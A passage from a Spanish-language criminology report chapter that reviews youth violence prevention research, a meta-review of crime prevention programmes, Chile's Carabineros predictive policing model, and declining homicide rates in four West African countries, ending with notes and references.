Otra serie de estudios se centró en la violencia juvenil. Un estudio intentó evaluar si la Safe and Successful Youth Initiative del estado de Massachusetts había tenido un impacto sobre la violencia en las comunidades objetivo (Campie et al., 2017). Este programa trabaja con jóvenes de entre 17 y 25 años que tienen un riesgo probado de violencia, ya sea porque ya han cometido crímenes o porque pertenecen a una pandilla callejera. El objetivo del programa es tratar de influir en sus competencias personales, sus experiencias relacionales y en el entorno situacional. A diferencia de otros tipos de enfoques en los Estados Unidos, este programa no utiliza una estrategia policial agresiva. Las diez ciudades que adoptaron esta intervención experimentaron una disminución de 2,8 delitos violentos cada mes por cada 100 000 habitantes en comparación con otras 30 ciudades del estado y también una disminución de entre 5 y 5,7 víctimas de la violencia cada mes por cada 100 000 habitantes, especialmente entre las víctimas de 14 a 24 años. Otro resultado interesante indicó que la participación en el programa redujo el riesgo de encarcelamiento.

Tabla 1.5. **Factores considerados en el estudio de Jennings y sus colegas (2016)**

Factores de protección	Factores de riesgo
Factores individuales	
Sin impulsividad Éxito académico Sin maltrato físico Sin abuso sexual	Actitudes prodelictivas Negligencia
Factores familiares	
Relación positiva entre padres e hijos	Pobreza Desempleo del cabeza de familia
Factores sobre las relaciones entre pares	
Relación positiva con sus pares	Pares delincuentes
Escuela - barrio	
Clima escolar positivo	Exposición a la violencia
Factores biológicos	
Retraso temprano en el desarrollo	Bajo peso al nacer Complicaciones prenatales Complicaciones perinatales
Factores culturales	
Sin estrés cultural	Aculturado

Fuente: Jennings et al. (2016)

Jennings y sus colegas (2016) estudiaron los factores de riesgo y de protección en relación con el recurso a la violencia en una población de jóvenes puertorriqueños de entre 5 y 13 años en los Estados Unidos. Utilizando un estudio longitudinal de tres tandas de recolección de datos, observaron que el efecto acumulativo de los factores de riesgo aumentaba entre un 18 % y un 43 % la probabilidad de recurrir a la violencia entre los niños de 5 a 9 años de edad y entre un 37 % y un 63 % la de los jóvenes de 10 a 13 años. En cambio, el efecto acumulativo de los factores de protección desempeñó un papel fundamental en la reducción de las posibilidades de recurrir a la violencia (cohorte 5-9 años = 19 %-45 %; cohorte 10-13 años = 21 %-33 %). En las conclusiones, los investigadores recalcaron la importancia de la prevención temprana para prevenir el uso de la violencia, particularmente en el caso de la comunidad latina en los Estados Unidos. De manera similar, Sovereign y sus colegas (2016) analizaron los factores asociados con los jóvenes en riesgo de convertirse en delincuentes habituales en Sudáfrica. Los factores asociados con la delincuencia reincidente eran los malos tratos y la violencia en el hogar y en la escuela, y el hecho de tener parientes con antecedentes penales. La gravedad del delito también estaba asociada con los mismos factores, pero también con la victimización y el rendimiento y la motivación en la escuela. Por último, la edad de la primera infracción estaba asociada con los malos tratos y la violencia en el hogar y en el entorno del hogar.

Otro metaanálisis proporcionó una actualización de los conocimientos sobre la efectividad de los programas de prevención de la delincuencia reincidente entre los jóvenes en riesgo (de Vries, Hoeve, Assink, Stams y Asscher, 2015). El estudio muestra que estos programas tienen un resultado global positivo pero escaso. Entre los componentes más significativos, los más eficaces fueron los programas centrados en el comportamiento, de modelado comportamental y acuerdos comportamentales, así como los centrados en la formación de los padres. El metaanálisis también muestra que los programas de componentes múltiples, así como aquellos que se llevan a cabo fuera del contexto familiar, son más efectivos que los programas individuales o grupales.

Otro estudio se centró en las dificultades de poner en marcha un programa de prevención de la criminalidad en Chile basado en datos probatorios (Pantoja, 2015). Se trataba de un programa de terapia multisistémica para las familias, con el apoyo de la Subsecretaría de Prevención del Delito. El autor señala que, si bien el programa resultó innovador, varios obstáculos impidieron su implementación exitosa, en particular un marco de condiciones desfavorables y la falta de liderazgo en materia de innovación. En un estudio cualitativo sobre la aplicación del programa «Ke Moja» se evaluaron los problemas que surgieron durante su aplicación (Khosa, Dube y Nkomo, 2017). El objetivo de este programa es prevenir el consumo de drogas en las escuelas sudafricanas. Los investigadores señalaron que, a pesar de que el programa se consideraba un éxito, entre los principales retos del programa se encontraban la falta de apropiación por parte de los agentes locales, debido a un enfoque top-down (véase el recuadro 1.8) y la baja moral en razón de los salarios insuficientes de los monitores.

Recuadro 1.13. **Une méta-revue de l'efficacité des programmes de prévention et de réinsertion**

Weisburd, Farrington y Gill (2016, 2017) realizaron un examen de la eficacia de los programas de prevención de la criminalidad y reinserción de exreclusos sobre la base de 155 revisiones sistemáticas en ese ámbito. Identificaron siete dimensiones en las que se ha puesto a prueba esta eficacia:

1. **Prevención y desarrollo social.** Se trata de programas definidos como intervenciones comunitarias para la prevención de conductas antisociales, dirigidos a niños y adolescentes hasta los 18 años, que buscan cambiar los factores de riesgo individuales, familiares o escolares.

   En general, este tipo de programas arrojan resultados positivos, ya que reducen la criminalidad y la agresividad. Tanto los programas más intensivos y más durables como los programas dirigidos a los niños de mayor riesgo han demostrado ser muy eficaces.

2. **Intervención comunitaria.** Estos programas abarcan varias estrategias, que van desde la participación ciudadana hasta las intervenciones para los jóvenes en situación de riesgo y los servicios correccionales y de reinserción comunitaria. Varios programas de este ámbito han resultado eficaces.

   Se ha observado que los programas de prevención primaria (como la tutoría) son eficaces en esta área, mientras que los programas de prevención secundaria han obtenido resultados menos regulares. Los programas que se centran en la reconstrucción y el establecimiento de vínculos sociales con los jóvenes en riesgo han sido muy eficaces, al igual que los programas correccionales basados en la comunidad que se concentran en los factores de riesgo o que vinculan al infractor con la comunidad. En cambio, los programas de disuasión general o de castigo han obtenido los resultados más negativos, en ocasiones incluso contraproducentes.

3. **Prevención situacional.** Estos programas incluyen la mitigación de las vulnerabilidades en el entorno construido o los cambios de comportamiento de los delincuentes y las víctimas con el fin de reducir la probabilidad de un delito.

   como la mejora del alumbrado público, las cámaras de circuito cerrado, las estrategias de prevención de la revictimización, la vigilancia de los barrios y las medidas de lucha contra el terrorismo han demostrado tener efectos deseables en la prevención de la criminalidad.

4. **Mantenimiento del orden.** Se trata de programas de capacitación, intervención o relacionados con las actividades de la policía diseñados para influir en la criminalidad.

   Los programas de «hotspots policing» o policiamiento de puntos calientes, los programas orientados a la resolución de problemas, las patrullas dirigidas para reducir la violencia armada, los enfoques de disuasión focalizada y el uso del ADN en las investigaciones ofrecen resultados positivos en la reducción de la criminalidad. Los programas de policía comunitaria aumentan la satisfacción y la percepción de la legitimidad de la policía.

   En contraste, los programas de respuesta secundaria y el programa de prevención del consumo de drogas DARE no han sido muy efectivos.

5. **Sentencias y disuasión.** Se trata de programas que buscan evaluar el impacto de las sentencias y de la disuasión sobre la prevención de la criminalidad.

   Ni la severidad de la sanción ni los programas generales de disuasión han influido en la criminalidad. Los programas obligatorios de tratamiento de la drogadicción para mujeres, los tribunales

especializados en jóvenes y drogadicción y la pena de muerte han tenido resultados inciertos. En cambio, las penas sin privación de libertad y las intervenciones judiciales en las cárceles han contribuido a reducir el comportamiento delictivo. Entre las iniciativas prometedoras en la materia se cuentan los tribunales especializados en materia de salud mental y otros programas de salud mental.

6. **Intervenciones correccionales.** Son programas de capacitación, profesionales, religiosos, relacionados con la drogadicción, psicosociales, de delincuentes sexuales y de salud mental que se ofrecen dentro de las prisiones.

   Los programas cognitivo-conductuales de grupo para delincuentes en general y delincuentes sexuales, los programas de medicamentos hormonales para delincuentes sexuales y las comunidades terapéuticas en las prisiones para delincuentes drogodependientes han resultado muy eficaces. Los programas de educación básica y postsecundaria para adultos, así como los programas de formación profesional para los delincuentes en general, también han demostrado tener una buena base científica de apoyo. En cambio, las terapias centradas en los insights para los delincuentes sexuales no han sido efectivas.

7. **Tratamiento de la drogadicción.** Los efectos positivos más sólidos y constantes se observaron en el tratamiento con naltrexona y en las comunidades terapéuticas. Ambos tipos de tratamiento funcionan tanto sobre la base de la medicación como de la intervención social y han demostrado ser eficaces para reducir el consumo de drogas y la reincidencia. El único programa centrado exclusivamente en la medicación que mostró un efecto prometedor fue el tratamiento de sustitución con buprenorfina. Otros tipos de programas de sustitución y otros programas de reintegración y vigilancia no han sido lo suficientemente concluyentes.

Conclusión

La primera parte de este capítulo, centrada en las tendencias de la criminalidad, nos ha permitido constatar la enorme variación entre las regiones y dentro de las regiones. Aunque América Latina sigue siendo la región con la tasa de homicidios más alta del mundo, la violencia se concentra en algunos países de la región y en algunas ciudades de esos países. Por ejemplo, un país como Estados Unidos, que ha asistido a una disminución constante de la criminalidad a nivel mundial desde la década de 1990, tiene ciudades con una tasa de homicidios más alta que la mayoría de las ciudades de América Latina. Esto demuestra que la delincuencia, especialmente la delincuencia tradicional, debe observarse y prevenirse principalmente desde una perspectiva local. En lugar de analizar las regiones, en este caso es necesario analizar las características comunes a las ciudades que tienen altos índices de criminalidad, lo que implica la necesidad de un conocimiento profundo y comparable a la escala de las ciudades. De hecho, las ciudades están adquiriendo cada vez más importancia a escala mundial y, como tal, la escala urbana también se está convirtiendo en un nivel específico de gobernanza tan importante como la gobernanza internacional y la nacional.

En cambio, el análisis de las iniciativas de los organismos internacionales pone de relieve la importancia de la cooperación y la coordinación entre los países y entre las regiones del mundo, vinculadas en particular a un número limitado de delitos, como el crimen organizado, el terrorismo, la ciberdelincuencia, la trata de seres humanos, los problemas relacionados con la droga, la corrupción, etc. Se trata precisamente de delitos vinculados a la globalización de las problemáticas delictivas, en las que las fronteras ya no son un límite a tener en cuenta. El crimen organizado es el mejor ejemplo. Las organizaciones delictivas tienen redes de comunicación y sucursales en diferentes países y utilizan los flujos migratorios para facilitar la trata de seres humanos, el tráfico de drogas, etc. Un solo país no puede hacer frente por sí solo a todo el problema. Es necesario coordinar las estrategias desde la perspectiva de la justicia penal y la prevención, así como facilitar un mejor intercambio de información y fomentar una verdadera voluntad de cooperación con otros países. Lamentablemente, hemos observado que la mayoría de las iniciativas de cooperación se han centrado más en la justicia penal que en la prevención.

¿Es posible considerar un enfoque internacional y local de la prevención de la criminalidad? A simple vista, esas dos tendencias parecen ser contradictorias y dependientes de organismos diferentes. Sin embargo, como hemos visto en el caso de la ciberdelincuencia, aunque los delincuentes operan más allá de las fronteras, las víctimas son en su mayoría locales. Esto nos hace pensar que debemos considerar estas dos tendencias desde el mismo ángulo. En lugar de estudiar ambas dimensiones por separado, resulta cada vez más urgente pensar en la criminalidad hoy en día desde una perspectiva glocal. La glocalización es un neologismo inglés que se refiere a «la aparición simultánea de tendencias universalizadoras y singularizadoras en los sistemas sociales, políticos y económicos contemporáneos» (Blatter, s. d., párr. 1). Hobbs (1998) es uno de los primeros que ha aplicado este concepto a la criminalidad a partir del crimen organizado, explicando de qué manera el crimen organizado está modelado tanto por la influencia de su alcance internacional como por la acción a nivel local. Sin embargo, este enfoque también puede aplicarse a los delitos tradicionales locales. Por lo tanto, el desafío en el contexto de los crímenes glocales es analizar las

interfaces entre los niveles internacional y local a fin de establecer estrategias de prevención exhaustivas. Una vez más, la coordinación entre estas dos dimensiones es uno de los principales retos de la prevención de la criminalidad en la actualidad.

Contribución

Modelo Predictivo

Desarrollado por la policía uniformada en conjunto con el Centro de Análisis y Modelamiento en Seguridad (CEAMOS) de la Universidad de Chile

> Con un promedio de acierto del 35% se encuentra en uso en gran parte de las Comisarías del país sudamericano, teniendo un importante rol en la definición de los patrullajes preventivos realizados por los efectivos chilenos en las principales ciudades de su nación.

En Chile, la delincuencia es uno de los tres temas que mayor sensibilidad despiertan en la comunidad nacional; de ahí que desde hace un tiempo su policía uniformada: Carabineros de Chile, ha adoptado una serie de medidas en busca de entregar una mejor y más efectiva prevención delictual a la ciudadanía.

Una de ellas ha sido la decisiva incorporación del análisis criminal y su metodología, como una de las principales orientaciones para el procesamiento de la información policial y la toma de decisiones en los niveles estratégicos, operativos y tácticos de la institución armada.

Dentro de los múltiples desarrollos que Carabineros ha impulsado en tal sentido, se encuentra la generación de plataformas tecnológicas para ser empleadas en dichos procesos, como también en la entrega clara y oportuna de información a los carabineros que efectúan los patrullajes preventivos en el territorio.

Es así que dichas plataformas se refieren a procesos de análisis de la información sobre redes delictuales, construcción de perfiles, como también a la georreferenciación de los delitos, entre otras áreas abordadas mediante sistemas digitales.

Hacia un modelo predictivo

Una de las vías que tienen las instituciones policiales para prevenir la comisión de delitos es la distribución de sus miembros en determinados lugares. Prevención que tendrá mayores posibilidades de éxito si los funcionarios fueron efectivamente apostados en aquellos espacios donde los delincuentes habrían elegido actuar, de no ser por una presencia policial inhibidora o disuasiva de su acción.

Poder distribuir entonces a su personal justamente en aquellas ubicaciones, es uno de los principales desafíos de las policías.

Para lograrlo, a través de los años las áreas de investigación dedicadas a temas de prevención delictual en distintas partes del mundo, han diseñado diversas fórmulas que si bien han sido aplicadas con variados grados de éxito, han dado origen a un importante acervo de conocimiento sobre la materia.

En ese contexto, Carabineros de Chile y el Centro de Análisis y Modelamiento en Seguridad (CEAMOS) de la Universidad de Chile, formaron una alianza de cooperación académica y profesional, con el propósito de poder desarrollar una herramienta tecnológica útil para la planificación de los servicios preventivos de la policía uniformada, en función de aquellos sectores que presentan mayores probabilidades de ocurrencia de determinados hechos delictuales.

De esta manera llegaron al desarrollo de un Modelo Predictivo del Delito, el que actualmente se encuentra en funcionamiento en 37 de las unidades operativas de Carabineros (Comisarías) en la ciudad de Santiago (capital nacional) y en otras 22 ubicadas en las más importantes urbes del resto del país.

Integración de tres modelos

Dicho modelo consiste en un algoritmo elaborado en base a los siguientes tres modelos probabilísticos complejos, los que permiten generar zonas de riesgo de ocurrencia de delitos en el territorio, volviendo posible realizar una predicción.

- Modelo Predictor Multikernel: Estima el riesgo criminal mediante funciones espacio temporales llamadas Kernel, con el objetivo de identificar cuáles son los periodos de tiempo de mayor representatividad de las señales de estudio. Para ello, este algoritmo procesa dos conjuntos de datos que engloban las tendencias históricas (data a priori) y últimas tendencias (data a posteriori) de la actividad criminal.

- Modelo Prospectivo: Tiene su origen en el software desarrollado por Kate Bowers, Shane Johnson y Ken Pease en la University College of London y que llamaron Promap. Produce una superficie de riesgo en función del tiempo.

- Modelo Dempster y Shafer o experto: Se basa en la Teoría de Dempster-Shafer y en la teoría de las funciones de Belief para calcular probabilidades y obtener de esa manera una superficie de riesgo para el delito.


Aplicaciones

El desarrollo del nuevo modelo se tradujo en la generación de un complejo software, capaz de indicar las zonas de alta concentración de riesgo delictual con la anticipación necesaria para que el personal de las Oficinas de Operaciones de cada Comisaría (responsables de la definición de los servicios operativos y la distribución de los recursos humanos y logísticos) pueda planificar adecuadamente los patrullajes preventivos.

Estas zonas de riesgo son categorizadas en un set de cuadrículas de 150 x 150 metros, considerando los delitos agrupados en las categorías “Robo con fuerza” y “Robo con violencia”, para los 5 turnos siguientes a la ejecución del proceso (cada mañana).

Dicho software se integró como un módulo al Sistema de Análisis

Figura 1.1. **Captura del Sistema de Análisis de Información Territorial SAIT 2.0**



de Información Territorial SAIT 2.0 -plataforma de georreferenciación y análisis de la información territorial de Carabineros- para ser utilizado durante el proceso de planificación de los servicios preventivos y la priorización de los patrullajes en aquellos sectores donde existen mayores probabilidades de ocurrencia de determinados hechos delictuales.

Además, el Sistema Predictivo también se encuentra incorporado en el Sistema de Monitoreo y Control de Carabineros SIMCCAR, una plataforma de consulta móvil que través de un Asistente Digital Personal (dispositivo portátil), permite a los carabineros en terreno acceder en línea a las bases de datos de las instituciones de seguridad, identificación y justicia; información altamente útil para la realización de controles preventivos por parte de los efectivos.

El menú de estos dispositivos contempla una opción (Aplicaciones /Mapa) que permite visualizar las predicciones sobre un mapa, de acuerdo a la dotación, ubicación geográfica (comuna) y tipo de servicio que efectúa el usuario, quien además puede ver su propia ubicación en el mapa, verificando que ésta coincida o no con las cuadrículas de mayor riesgo.

Finalmente, cabe agregar que la utilización conjunta de los módulos del SAIT 2.0: "Predictor Delictual" y "Monitoreo Simccar", hace posible verificar el desplazamiento de los dispositivos en el territorio, y por ende el cumplimiento del patrullaje y de los controles preventivos en los sectores con mayor riesgo delictual.

Hasta ahora, la aplicación de este modelo ha alcanzado niveles de acierto promedio en el rango del 35 al 40%.

Figura 1.2. **Plataforma de consulta móvil SIMCCAR**

Contribución

Nuevos agentes de la seguridad y tendencia a la baja de las tasas de homicidios en el África Occidental: El caso de Burkina Faso, Costa de Marfil, Níger y Senegal

Nabi Youla Doumbia
Ph. D en Criminología, Universidad de Montreal
Coordinador de Investigación del Proyecto Homicidios en África, Canadá


Los homicidios no son una categoría monolítica. El concepto alberga una pluralidad de subtipos con motivaciones diferentes. En el África Occidental francófona se cuenta más de una docena de tipos de homicidios, siendo los principales similares a los que se encuentran en otros continentes, a saber, homicidios familiares, infanticidios y asesinato de cónyuges; homicidios por peleas, a menudo por riñas entre amigos por nimiedades; y homicidios resultantes de otros delitos, generalmente robo a mano armada y violación. Estos tres tipos de homicidios representan más del 80 % de los casos (Cusson, Doumbia y Yebouet, 2017). El estudio de los homicidios comporta una perspectiva estratégica para analizar los problemas de violencia en una sociedad. En efecto, el estudio de los homicidios consiste en analizar todas las situaciones problemáticas de las que a veces son el desenlace extremo y trágico; así, prevenirlos equivale a prevenir o impedir el avance de tales situaciones problemáticas: robo a mano armada, violencia doméstica y peleas. Además, los datos sobre los homicidios son mejores que los que disponemos para los demás crímenes (Van Dijk, 2008). La Oficina de las Naciones Unidas contra la Droga y el Delito (UNODC) proporciona estadísticas mundiales sobre homicidios basadas en las causas de muerte de la Organización Mundial de la Salud (OMS) que permiten hacer comparaciones entre países. El análisis de estos datos sugiere una tendencia a la baja en las tasas de homicidios en los cuatro países de África Occidental aquí analizados.

Tendencia a la baja en las tasas de homicidios

La figura 1 ilustra la evolución de la tasa de homicidios en Burkina Faso, Costa de Marfil, Níger y Senegal. Los datos provienen de dos fuentes: Petrini (2010) y UNODC (2014) para los datos de 2002 y UNODC (2011, 2014) para los años siguientes. La observación de la tasa de homicidios en un período de 10 años muestra una tendencia general a la baja en los cuatro países. Las mayores involuciones se produjeron entre 2008 y 2012, excepto en Níger, donde tuvieron lugar antes, entre 2004 y 2008. El descenso más espectacular se dio en Costa de Marfil. La tasa de homicidios se redujo de 56,9 por cada 100 000 habitantes a 13,6 por cada 100 000 habitantes, una disminución de 43,3 puntos. La situación en este país sigue siendo singular. Entre 2002 y 2011, Costa de Marfil atravesó una situación de guerra civil con la división del país. La pérdida de la autoridad del Estado en las zonas rebeldes y la desorganización de la administración en las zonas bajo control gubernamental pueden haber contribuido a la resolución violenta de conflictos privados. La ausencia de un órgano de justicia funcional empujó a los individuos a tomarse la justicia por su mano (Doumbia, 2018).

Si aceptamos la fiabilidad de los datos, la disminución general de las tasas de homicidios en estos cuatro países revela una fuerte tendencia. Esto puede explicarse desde la perspectiva criminológica de las actividades rutinarias (Cohen y Felson, 1979). Desde ese punto de visto, se produce un homicidio cuando una persona motivada para matar (asesino) y una persona objetivo (rival) convergen en un lugar en un momento dado en un contexto en el que no hay un pacificador (guardia) competente. Basta con que no se dé una de estas tres condiciones para impedir el crimen, ya sea la falta de motivación para matar, la ausencia de rivales o la presencia de guardias competentes. Las razones para matar difieren poco de un país a otro. La búsqueda de la gloria, el poder, las mujeres y el honor siguen siendo actualmente, igual que en el pasado, las principales razones para matar en todo el mundo (Cusson, 2015). Dado que los conflictos son consustanciales a la especie humana, es improbable una vida sin rivales. Sobre estos dos puntos no podemos postular ninguna diferencia notable

Figura 1. **Tendencias de homicidios en África Occidental**



	2002	2004	2008	2012
Sénégal	11	14,2	8,7	2,8
Niger	14,2	20,2	3,8	4,7
Burkina Faso	7	18,1	18	8
Côte d'Ivoire	27,4	45,7	56,9	13,6

entre estos países. Persiste la ausencia de un guardián, algo que corresponde a la debilidad de los controles sociales.

En el caso de Costa de Marfil, está claro que sus exorbitantes tasas de homicidios están vinculadas a la crisis política. La salida de la crisis ha permitido mejorar la situación gracias, en particular por la extensión de la red policial y administrativa a todo el territorio nacional, junto con la recogida de armas de fuego a través del proceso de desmovilización, desarme y reinserción (DDR) de los excombatientes. En los cuatro países, la disminución de las tasas de homicidios puede atribuirse en parte al crecimiento exponencial y constante del sector de la seguridad privada desde principios de la década de 2000 (Bryden, 2016). Según datos del Observatorio de la Gobernanza de la Seguridad Privada, la fuerza laboral del sector supera a la de las fuerzas de seguridad pública. Por ejemplo, hay más de 70 000 en Costa de Marfil y más de 30 000 en Burkina Faso (Observatoire de la gouvernance de la sécurité privée, 2018). Además de estos actores formales, también hay actores informales, cazadores tradicionales, organizaciones étnicas, familiares, etc. que garantizan la seguridad (Baker, 2008). En resumen, los guardias pueden disuadir y evitar que las personas roben o se peleen y así prevenir los homicidios relacionados con estos actos. Sus intervenciones tempranas pueden detener la escalada de violencia entre los cónyuges, si a ello le sigue una gestión adecuada del problema. Por último, pero no por ello menos importante, al ser uno de los principales proveedores de empleo, la seguridad privada es en sí misma una medida de prevención social. En un contexto de crisis de empleo endémica, este sector logra sacar a muchos jóvenes de una precariedad cuyos vínculos con la violencia están bien documentados. Sin embargo, las tasas de homicidios en los cuatro países siguen siendo relativamente altas, superiores a las de los países europeos (1,5 por cada 100 000 habitantes). Hay muchos desafíos para reducirlos aún más.

Los desafíos

Los homicidios no son una fatalidad y algunas medidas pueden reducir su prevalencia. A nivel estructural, la lucha contra la pobreza y la desigualdad es esencial. Existe una fuerte correlación entre estas dos variables y la tasa de homicidios (Ouimet, 2012; Van Djk, 2008). Sin embargo, los indicadores sociales en estos cuatro países no son buenos. El nivel general de pobreza es desolador. Senegal tiene el mejor desempeño del cuarteto, en el puesto 163.º de un total de 188 países en el Índice de Desarrollo Humano (PNUD, 2014). Las desigualdades siguen siendo elevadas: el índice de Gini varía entre 0,31 de Níger, que tiene el valor más bajo de los cuatro, y el 0,43 de Costa de Marfil. La perspectiva cercana de la emergencia económica de estos países debería proporcionar la oportunidad y los medios para una mayor justicia distributiva.

La búsqueda de la estabilidad política regional es más que una urgencia en el plano de la coyuntura. Como muestra el ejemplo de Costa de Marfil, los conflictos políticos tienen el efecto de crear una situación de anarquía que favorece la privatización de la justicia y la proliferación de los facilitadores de los homicidios, como las armas de fuego y las drogas. Cuando el Estado colapsa, la soberanía y el Estado de derecho desaparecen (Zartman, 1995; Rotberg, 2004). Desde este punto de vista, la zona colindante del Sahel en Senegal, Níger y Burkina Faso se ha convertido en un centro del crimen organizado donde los terroristas de Al-Mourabitoun y sus socios se dedican al tráfico de todo tipo (UNODC, 2013; Zeïni, 2014). La lucha contra las armas y las drogas en los países del África Occidental exige la pacificación de las zonas en manos de terroristas.

A nivel organizativo, la proliferación de actores de seguridad privados, tanto formales como informales, no está exenta de problemas en relación con el respeto de los derechos humanos y las prerrogativas de los poderes públicos. Una mejor gobernanza de la seguridad basada en un plan estratégico de prevención que incluya a actores privados y públicos y organice sus acciones en torno a unos pocos objetivos comunes podría mejorar las relaciones entre estas diferentes entidades y aumentar colectivamente su eficacia (CIPC, 2016). Del mismo modo, el uso de las nuevas tecnologías de la información, teléfonos móviles, Facebook, etc. ofrece oportunidades para sensibilizar y educar en torno a la no violencia, detectar y denunciar delitos; también el uso de la billetera electrónica priva a los atacantes de potenciales ganancias. Estas herramientas tecnológicas tienen un enorme potencial que todavía no se ha explotado suficientemente.

Hay, por último, un reto epistemológico. Se necesitan estudios evaluativos para mejorar las prácticas (Bowles, Akpokodje, Tigere, 2005; Organización Mundial de la Salud, 2014). Aunque han ido surgiendo nuevos actores y prácticas de seguridad en la región —como los Kolweogo, un grupo de vigilancia de Burkina Faso; la Agencia de Asistencia para la Seguridad de Proximidad (ASP), una agencia paraestatal de seguridad privada en Senegal; o la videovigilancia de Plateau, el distrito comercial de Abiyán, en Costa de Marfil—, se han dedicado pocos estudios independientes a la evaluación de estas diversas iniciativas. Sin embargo, las mejores recetas de seguridad son aquellas que llevan la marca de las particularidades locales (Crawford, 2009; UNODC, 2016). Dado que los contextos de los Estados del África Occidental tienen muchas similitudes, sería más razonable generalizar a la región en su conjunto las recetas que han demostrado su eficacia en uno de esos países.

Notas

1 https://issafrica.org/crimehub/facts-and-figures/national-crime

2 https://www.motherjones.com/politics/2012/12/mass-shootings-mother-jones-full-data/

3 La relación entre la tasa de homicidios por país y el porcentaje de mujeres víctimas de homicidio tiene una distribución logística (basada en datos de 2015), es decir, representa una curva inversa cuya regresión explica más del 40 % de la varianza (R^2 = 0,403); f= 29,688; p < 0,05). Esto permite concluir que existe una relación inversamente proporcional entre la TH y el porcentaje de mujeres víctimas. Cuanto más aumenta la TH, menos importante es el porcentaje de mujeres víctimas (r= -0,42); p<0,05).

4 Faltaba una cantidad significativa de datos estimados utilizando un método econométrico de imputación múltiple. Estas conclusiones son el resultado de esta estimación.

5 Esta revisión de literatura se basó en dos palabras clave (crime prevention y community safety, es decir «prevención de la criminalidad» y «seguridad comunitaria») entre enero de 2015 y octubre de 2017. Se utilizaron dos motores de búsqueda: ProQuest y Google Scholar. Tras la revisión de los títulos, listamos 233 documentos. Finalmente, después de revisar los textos, seleccionamos 65 documentos científicos.

6 En total son 121 documentos; varios de ellos se clasificaron en varias categorías.

7 Según el estudio, «la territorialidad se refiere al sentido de propiedad o apropiación de los usuarios legítimos, lo que reduce las oportunidades de delinquir al desalentar a los usuarios ilegítimos» (Montoya, Junger y Ongena, 2016, p. 519).

8 "Significativo" significa que el efecto fue estadísticamente significativo, aceptando un error del 5 %. Sin embargo, la fuerza o debilidad del efecto viene determinada por el tamaño de dicho efecto sobre la variable a explicar. Por lo tanto, el efecto puede ser perfectamente significativo a la vez que débil.

Referencias

Capítulo 1. Tendencias de la delincuencia y de la prevención de la criminalidad

Andresen, M. A., Curman, A. S., & Linning, S. J. (2017). The trajectories of crime at places: Understanding the patterns of disaggregated crime types. Journal of Quantitative Criminology, 33(3), 427–449.

APSA. (2016). APSA Roadmap 2016 - 2020. Addis-Abeba: African Peace and Security Architecture. Véase http://www.peaceau.org/uploads/2015-en-apsa-roadmap-final.pdf

Aqil, N. (2016). Call for democratic policing: An alternative perspective on crime control in urban neighborhoods of Lahore, Pakistan. Journal of Research in Architecture and Planning, 21(2), 29-39.

Asamblea General, OEA. (2015). Actas y documentos volumen I (No. AG/DEC. 80 (XLV-O/15) AG/RES. 2872 (XLV-O/15) a AG/RES. 2879 (XLV-O/15)). Washington, D.C.: Organización de Estados Americanos.

Asamblea General, OEA. (2016). Actas y documentos volumen I (No. AG/DEC. 81 (XLVI-O/16) a AG/DEC. 94 (XLVI-O/16) AG/RES. 2880 (XLVI-O/16) a AG/RES. 2897 (XLVI-O/16)). Santo Domingo: Organización de Estados Americanos.

Asamblea General, OEA. (2017). Actas y documentos volumen I (No. AG/DEC. 95 (XLVII-O/17) AG/RES. 2898 (XLVII-O/17) a AG/RES. 2914 (XLVII-O/17)). Cancun: Organización de Estados Americanos.

Asian-Barometer. (2008). Asian-Barometer. Wave 2. Taipei. Véase http://www.jdsurvey.net/jds/jdsurveyAnalisis.jsp?ES_COL=101&Idioma=E&SeccionCol=05&ESID=503

Azrael, D., Hepburn, L., Hemenway, D., & Miller, M. (2017). The Stock and Flow of U.S. Firearms: Results from the 2015 National Firearms Survey. RSF, 3(5), 38-57. https://doi.org/10.7758/RSF.2017.3.5.02

Banco interamericano de desarrollo. (2017). Los costos del crimen y de la violencia: nueva evidencia y hallazgos en América Latina y el Caribe. Washington, D.C.

